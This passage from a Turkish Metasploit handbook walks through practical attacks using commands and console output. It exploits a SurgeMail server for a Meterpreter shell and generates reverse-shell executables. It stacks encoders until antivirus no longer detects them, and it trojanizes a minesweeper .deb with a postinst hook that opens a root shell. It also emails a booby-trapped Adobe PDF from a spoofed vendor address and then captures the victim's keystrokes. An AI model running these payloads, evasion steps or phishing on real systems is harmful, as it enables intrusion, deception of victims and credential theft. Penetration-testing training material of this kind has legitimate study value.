
Offset doğru belirlendi, çalışmaların devamı için breakpoint eklenmelidir.




Çalışma akışı POP POPRET bufferına doğru yönlendirilir.



# Metasploit El Kitabı



Son olarak NOP üzerine iki jump yapılmalıdır.



Nihayetinde, Metasploit ile shell açılmıştır.

```

msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp

```

```
msf exploit(surgemail_list) > exploit

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Started bind handler
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.30.34:63937 -> 172.16.30.7:4444)

meterpreter > execute -f cmd.exe -c -i
Process 672 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\surgemail>
```

## Binary Payloads

Metasploit yeteneklerinden birtanesi de payload üretmektir. Sosyal mühendislik durumlarında çok işe yarayabilen bir durum olmakla beraber herhangi bir kullanıcının ürettiğiniz payloadu çalıştırması sağlanırsa exploit uygulaması sorunsuz olacaktır.

Bunun yapılabilmesi için komut satırından msfpayload seçeneği kullanılır. Bu komut vasıtasıyla C gibi birçok dil vasıtasıyla istenilen payload üretilebilir.

31337 nolu porta bağlanacak olan Windows reverse shell payloadu için aşağıdaki komut kullanılır. ‘O’ seçeneği ne gibi değişkenlerin olduğunu gösterir.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp O

      Name: Windows Command Shell, Reverse TCP Inline
      Version: 6479
      Platform: Windows
      Arch: x86
Needs Admin: No
      Total size: 287

Provided by:
      vlad902 vlad902@gmail.com

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  seh              yes       Exit technique: seh, thread, process
LHOST     yes              yes       The local address
LPORT     4444             yes       The local port

Description:
Connect back to attacker and spawn a command shell

root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp
LHOST=172.16.104.130 LPORT=31337 O

      Name: Windows Command Shell, Reverse TCP Inline
      Version: 6479
      Platform: Windows
      Arch: x86
Needs Admin: No
      Total size: 287

Provided by:
      vlad902 vlad902@gmail.com

Basic options:
```

# Metasploit El Kitabı

Name	Current Setting	Required	Description
EXITFUNC	seh	yes	Exit technique: seh, thread, process
LHOST	172.16.104.130	yes	The local address
LPORT	31337	yes	The local port

Description:  
Connect back to attacker and spawn a command shell

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp  
LHOST=172.16.104.130 LPORT=31337 X > /tmp/1.exe
```

Created by msfpayload (<http://www.metasploit.com>).  
Payload: windows/shell\_reverse\_tcp  
Length: 287  
Options: LHOST=172.16.104.130,LPORT=31337

```
root@bt:/pentest/exploits/framework3# file /tmp/1.exe
```

```
/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Windows dosyası hazır. Framework dışında exploit kontrolünü sağlamak için multi/handler kullanılmalıdır.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
```

```
##  
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  
#####  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  
#####  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  
##  
##
```

```
=[ metasploit v3.3-rc1 [core:3.3 api:1.0]  
+ -- --[ 371 exploits - 234 payloads  
+ -- --[ 20 encoders - 7 nops  
=[ 149 aux
```

```
msf > use exploit/multi/handler  
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf exploit(handler) > set payload windows/shell/reverse_tcp  
payload => windows/shell/reverse_tcp  
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (windows/shell/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

```
Id  Name
--  ----
0   Wildcard Target
```

```
msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Herşey hazırlandıktan sonra handler bizim için exploiti çalıştıracaktır.

```
msf exploit(handler) > exploit


[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 -> 172.16.104.128:1150)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>
```

## Antivirus Bypass

Metasploit binary payloadları istenilen gibi çalışmasına rağmen yine de bazı sıkıntılar oluşabilir. Çoğu Windows tabanlı sistemler, korunma sağlamak için antivirüs programı kullanırlar.



Antivirüs programına yakalanmadan exploit çalıştırabilmek için msfencode modülü çalıştırılmalıdır. Yardım almak için -h parametresi kullanılmalıdır.

```
root@bt4:/pentest/exploits/framework3# ./msfencode -h
```

Usage: ./msfencode

## OPTIONS:

-a The architecture to encode as  
-b The list of characters to avoid: 'x00\xff'  
-c The number of times to encode the data  
-e The encoder to use  
-h Help banner  
-i Encode the contents of the supplied file path  
-l List available encoders  
-m Specifies an additional module search path  
-n Dump encoder information  
-o The output file  
-s The maximum size of the encoded data  
-t The format to display the encoded buffer with (raw, ruby, perl, c, exe, vba)

Varolan encoderları görmek için aşağıdaki komut uygulanmalıdır.

```
root@bt4:/pentest/exploits/framework3# ./msfencode -l
```

```
Framework Encoders  
=====
```

Name	Rank	Description
cmd/generic_sh	normal	Generic Shell Variable Substitution Command Encoder
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	normal	PHP Base64 encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	great	Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Yukarıdaki encoderlardan birtanesi seçilip işlem başlatılır.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp  
LHOST=172.16.104.130 LPORT=31337 R | ./msfencode -e x86/shikata_ga_nai -t exe > /tmp/2.exe
```

```
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)
```

```
root@bt4:/pentest/exploits/framework3# file /tmp/2.exe
```

```
/tmp/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Oluşturulan dosya transfer edilmelidir.

Results overview	Infections	
File	Infection	Result
C:\Documents and Settings\Jim\My Documents\2.exe	Virus identified Dropper.Mdrop.N	Infected

Yukarıda görüldüğü gibi antivirüs programı dosyayı yakaladı. Ancak antivirüs programlarını geçmemek zor değildir. Üstüste üç kere encoder uygulanıp sonuçlar izlenmelidir.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp  
LHOST=172.16.104.130 LPORT=31337 R | ./msfencode -e x86/shikata_ga_nai -t raw -c 10 |  
./msfencode -e x86/call4_dword_xor -t raw -c 10 | ./msfencode -e x86/countdown -t exe >  
/tmp/6.exe
```

```
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 369 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 396 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 423 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 450 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 477 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 504 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 531 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 558 (iteration=10)
[*] x86/call4_dword_xor succeeded with size 586 (iteration=1)
[*] x86/call4_dword_xor succeeded with size 614 (iteration=2)
[*] x86/call4_dword_xor succeeded with size 642 (iteration=3)
[*] x86/call4_dword_xor succeeded with size 670 (iteration=4)
[*] x86/call4_dword_xor succeeded with size 698 (iteration=5)
[*] x86/call4_dword_xor succeeded with size 726 (iteration=6)
[*] x86/call4_dword_xor succeeded with size 754 (iteration=7)
[*] x86/call4_dword_xor succeeded with size 782 (iteration=8)
[*] x86/call4_dword_xor succeeded with size 810 (iteration=9)
[*] x86/call4_dword_xor succeeded with size 838 (iteration=10)
[*] x86/countdown succeeded with size 856 (iteration=1)
root@bt4:/pentest/exploits/framework3# file /tmp/6.exe
/tmp/6.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Dosya tekrar transfer edildikten sonra aşağıdaki sonuç ile karşılaşılır.



Görüldüğü gibi tekrar antivirüs programı dosyayı yakaladı. Bundan sonraki aşama encoder değil kullanılan payloadu değiştirmek olmalıdır. Window/shell\_reverse\_tcp yerine windows/shell/reverse\_tcp seçilmelidir. Bilindiği gibi antivirüs teknolojisi genellikle imza tabanlı yakalama prensibine dayanır. İlk kullanılan payloadun imzası virüs veritabanlarında mevcuttur. Ancak yeni kullanılacak olan mevcut değildir.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/reverse_tcp
LHOST=172.16.104.130 LPORT=31337 X > /tmp/7.exe
Created by msfpayload (http://www.metasploit.com) .
Payload: windows/shell/reverse_tcp
Length: 278
Options: LHOST=172.16.104.130,LPORT=31337

root@bt4:/pentest/exploits/framework3# file /tmp/7.exe
/tmp/7.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Oluşturulan dosya transfer edilmelidir.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.104.130:31337 -> 172.16.104.128:1548)
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Jim\My Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726
```

```
Directory of C:\Documents and Settings\Jim\My Documents
```

```
05/27/2009 09:56 PM
.
05/27/2009 09:56 PM
..
05/25/2009 09:36 PM 9,728 7.exe
05/25/2009 11:46 PM
Downloads
10/29/2008 05:55 PM
My Music
10/29/2008 05:55 PM
My Pictures
1 File(s) 9,728 bytes
5 Dir(s) 38,655,614,976 bytes free
```

```
C:\Documents and Settings\Jim\My Documents>
```

Görüldüğü gibi antivirüs programı dosyamızı yakalayamadı ve karşı tarafa shell açmış olduk.

## Binary Linux Trojanları

Önceki bölümde oluşturulan payload sadece Windows tabanlı sistemlerde değil Linux tabanlı sistemlerde de kullanılabilir.

Bunun için öncelikle kullanılacak olan program indirilmelidir. Freesweep programı windowstaki mayın tarlaması oyunudur.

```
root@bt4:/pentest/exploits/framework3# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
```

# Metasploit El Kitabı

Reading state information... Done

```
root@bt4:/pentest/exploits/framework3# mkdir /tmp/evil
root@bt4:/pentest/exploits/framework3# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb
/tmp/evil
root@bt4:/pentest/exploits/framework3# cd /tmp/evil/
root@bt4:/tmp/evil#
```

İndirilen dosya açılmalı ve DEBIAN isimli bir dizin oluşturulmalıdır.

```
root@v-bt4-pre:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@v-bt4-pre:/tmp/evil# mkdir work/DEBIAN
```

Bu dizin içerisinde control isimli bir dosya oluşturup içerisine aşağıdakiler eklenmelidir

```
root@bt4:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and in
most text-based terminals currently in use.
```

Daha sonra yükleme sonrasında çalıştırılacak olan postinstall scripti hazırlanmalıdır:

```
root@bt4:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores &
/usr/games/freesweep &
```

Freesweep\_scores isiminde zararlı kod içeren bir payload oluşturarak reversa açılması sağlanır.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload linux/x86/shell/reverse_tcp
LHOST=192.168.1.101 LPORT=443 X > /tmp/evil/work/usr/games/freesweep_scores
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=192.168.1.101,LPORT=443
```

Oluşturulan dosyalar çalıştırılabilir hale getirilip, pakete dönüştürülmelidir. Daha sonrasında ismi freesweep.deb olarak değiştirilmelidir.

```
root@bt4:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@bt4:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@bt4:/tmp/evil# mv work.deb freesweep.deb
root@bt4:/tmp/evil# cp freesweep.deb /var/www/
```

Apache web server çalıştırılmalıdır.

```
root@bt4:/tmp/evil# /etc/init.d/apache2 start
```

Incoming bağlantıları yönetebilmek için multi/handler modülü kullanılmalıdır.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Kurbanın paketi indirip kurması gerekmektedir.



```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb
```

```
ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

Kurban programı yükleyip oynadıktan sonra shell ekranı gözükecektir

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)
```

```
ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
```

```
hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

## Client Tarafı Saldırıları

Güvenlik dünyasında sosyal mühendislik saldırıları gün be gün artmaya başladı. Teknoloji değişmeye, gelişmeye devam etmesine rağmen, değişmeyen tek insan yüzünden oluşan güvenlik açıklarıdır.

İlk senaryoda, saldırgan MSF, Maltego gibi uygulamalar vasıtasıyla kurban hakkında bilgi toplayacaktır.

Yeterli ve gerekli araştırmalardan sonra iki bilgiye erişilecektir:

- 1) Teknis servis için “Best Computers” kullanılmaktadır.
- 2) IT departmanının mail adresi [itdept@victim.com](mailto:itdept@victim.com) dur.

IT departmanının bilgisayarları ele geçirilmek istenmektedir. Bunun için ilk adım olarak msfconsole yüklenecektir.

Yükleme yapıldıktan sonra, kurbanın güvenli zannedeceği bir PDF dosyası oluşturulmalıdır. Yasal, gerçekçi ve antivirüs yazılımları tarafından yakalanmayan bir dosya oluşturulmalıdır.

Adobe Reader 'util.printf()' JavaScript Function Stack Buffer Overflow zafiyeti kullanılacaktır.

PDF oluşturmaya başlanır:

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
```

# Metasploit El Kitabı

```
msf exploit(adobe_utilprintf) > show options
```

Module options:

Name	Current Setting	Required	Description
FILENAME	BestComputers-UpgradeInstructions.pdf	yes	The file name.
OUTPUTPATH	/pentest/exploits/framework3/data/exploits	yes	The location of the file.

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process
LHOST	192.168.8.128	yes	The local address
LPORT	4455	yes	The local port

Exploit target:

Id	Name
0	Adobe Reader v8.1.2 (Windows XP SP3 English)

Bütün seçenekler kaydedildikten sonra exploit çalıştırılır.

```
msf exploit(adobe_utilprintf) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] Generated output file /pentest/exploits/framework3/data/exploits/BestComputers-UpgradeInstructions.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_utilprintf) >
```

PDF bulunulan dizinin altına alt izin olarak kopyalandı. Zararlı dosya kurbanı gönderilmeden önce, tersine bağlantının dinlenilmesi için handler kullanılması gerekmektedir.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Dinleyici program kurulduktan sonra, bağlantının gelmesi için kurban ile iletişime geçmek gerekmektedir.

Hazırlanan zararlı pdf dosyası sendEmail uygulaması ile daha önce öğrenilen kurbanın mail adresine bir mail eklentisi olarak gönderilecektir.

```
root@bt4:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com -s 192.168.8.131 -u Important Upgrade Instructions -a /tmp/BestComputers-UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
- First line must be received within 60 seconds.
- End manual input with a CTRL-D on its own line.
```

IT Dept,

We are sending this important file to all our customers. It contains very important instructions for upgrading and securing your software. Please read and let us know if you have any problems.

Sincerely,

Best Computers Tech Support


Aug 24 17:32:51 bt4 sendEmail[13144]: Message input complete.

# Metasploit El Kitabı

Aug 24 17:32:51 bt4 sendEmail[13144]: Email was sent successfully!

Scriptteki seçenekler şu şekildedir; FROM (-f) ile, TO (-t) ile, SMTP (-s) ile, Konu (-u) ve zararlı eklenti (-a) ile seçilir. Mesaj yazıldıktan sonra CTRL+D ile mesaj gönderilir.

Aşağıda antivirüs taramasından geçirilmiş durum gözükmektedir.



PDF dosyası açıldığında, handler gelecek olan bağlantıları denetler.

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 -> 192.168.8.130:49322)
```

```
meterpreter >
```

Karşı bilgisayar üzerinde bir shell elde edildi. Adobe kapatılsa bile shell açık kalacaktır.

```
meterpreter > ps
```

```
Process list
=====
```

PID	Name	Path
852	taskeng.exe	C:\Windows\system32\taskeng.exe
1308	Dwm.exe	C:\Windows\system32\Dwm.exe
1520	explorer.exe	C:\Windows\explorer.exe
2184	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2196	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
3176	iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe
3452	AcroRd32.exe	C:\Program Files\AdobeReader 8.0\ReaderAcroRd32.exe

```
meterpreter > migrate 1520
```

```
[*] Migrating to 1520...
[*] Migration completed successfully.
```

```
meterpreter > sysinfo
Computer: OFFSEC-PC
OS      : Windows Vista (Build 6000, ).
```

```
meterpreter > use priv
Loading extension priv...success.
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
```

```
Support, I tried to open ti his file 2-3 times with no success. I even had my admin and CFO
tru y it, but no one can get it to p open. I turned on the rremote access server so you can
log in to fix our p this problem. Our user name is admin and password for that
session is 123456. Call or eme ail when you are done. Thanks IT Dept
meterpreter >
```

## Sosyal Mühendislik Araçları

